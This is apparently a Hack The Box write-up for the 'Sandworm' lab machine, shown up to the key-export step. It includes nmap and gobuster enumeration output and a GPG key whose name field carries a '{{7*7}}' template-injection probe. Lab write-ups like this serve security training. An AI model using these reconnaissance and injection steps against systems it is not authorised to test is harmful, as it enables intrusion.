Sandworm-HTB-Machine-ZtheAPT

Machine IP


- 10.10.11.218

Tools

- nmap

Writeup


Nmap results



```
┌──(ztheapt㉿kali)-[~/HTB/Machines/Sandworm]
└─$ sudo nmap  -sV -sC -Pn -T4 10.10.11.218 -oN Sandworm.nmap
[sudo] password for ztheapt:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-30 17:31 CDT
Nmap scan report for ssa.htb (10.10.11.218)
Host is up (0.16s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp  open  http     nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to https://ssa.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
443/tcp open  ssl/http nginx 1.18.0 (Ubuntu)
|_http-title: 400 The plain HTTP request was sent to HTTPS port
|_http-server-header: nginx/1.18.0 (Ubuntu)
| ssl-cert: Subject: commonName=SSA/organizationName=Secret Spy Agency/stateOrProvinceName=Classified/countryName=SA
| Not valid before: 2023-05-04T18:03:25
|_Not valid after:  2050-09-19T18:03:25
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.04 seconds
```


We see port 80 is open and hosting a web page.

Add the ssa.htb and IP to our hosts file so the page will resolve



ztheapt@kali: ~/HTB/Machines/Sandworm

```
  GNU nano 7.2                                                                /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters


# Hack the Box
10.10.11.230    cozyhosting cozyhosting.htb
10.10.11.227    keeper keeper.htb tickets.keeper.htb
10.10.11.218    ssa.htb
```



Our Mission

We leverage our advantages in technology and cybersecurity consistent with our authorities to strengthen national defense and secure national security systems.


Research

SSA invests in a world-class workforce and

Signals Intelligence


SSA provides foreign signals intelligence

Using gobuster with the -k since we are using TLS we can see other directories




```
┌──(ztheapt㉿kali)-[/usr/share/wordlists]
└─$ gobuster dir -u https://ssa.htb -w /usr/share/wordlists/dirb/common.txt -k
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://ssa.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/about                (Status: 200) [Size: 5584]
/admin                (Status: 302) [Size: 227] [--> /login?next=%2Fadmin]
/contact              (Status: 200) [Size: 3543]
/guide                (Status: 200) [Size: 9043]
/login                (Status: 200) [Size: 4392]
/logout               (Status: 302) [Size: 229] [--> /login?next=%2Flogout]
/pgp                  (Status: 200) [Size: 3187]
/process              (Status: 405) [Size: 153]
/view                 (Status: 302) [Size: 225] [--> /login?next=%2Fview]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

After some research, this may be vulnerable to SSTI so we will test that. We will start by using the below name fields and generate a Private key




```
┌──(ztheapt㉿kali)-[~/HTB/Machines/Sandworm]
└─$ gpg --gen-key
gpg (GnuPG) 2.2.40; Copyright (C) 2022 g10 Code GmbH
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Note: Use "gpg --full-generate-key" for a full featured key generation dialog.

GnuPG needs to construct a user ID to identify your key.

Real name: {{7*7}}
Email address: a@a.com
You selected this USER-ID:
    "{{7*7}} <a@a.com>"

Change (N)ame, (E)mail, or (O)kay/(Q)uit? o
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
gpg: directory '/home/ztheapt/.gnupg/openpgp-revocs.d' created
gpg: revocation certificate stored as '/home/ztheapt/.gnupg/openpgp-revocs.d/764A6F04D9E3C9D3541AA3F11D7FD9B845C85218.rev'
public and secret key created and signed.

pub   rsa3072 2023-10-01 [SC] [expires: 2025-09-30]
      764A6F04D9E3C9D3541AA3F11D7FD9B845C85218
uid                      {{7*7}} <a@a.com>
sub   rsa3072 2023-10-01 [E] [expires: 2025-09-30]
```

Now we can generate a public key now




```
┌──(ztheapt㉿kali)-[~/HTB/Machines/Sandworm]
└─$ gpg --armor --export a@a.com > pkey.asc

┌──(ztheapt㉿kali)-[~/HTB/Machines/Sandworm]
└─$ ls
Sandworm.nmap  pkey.asc

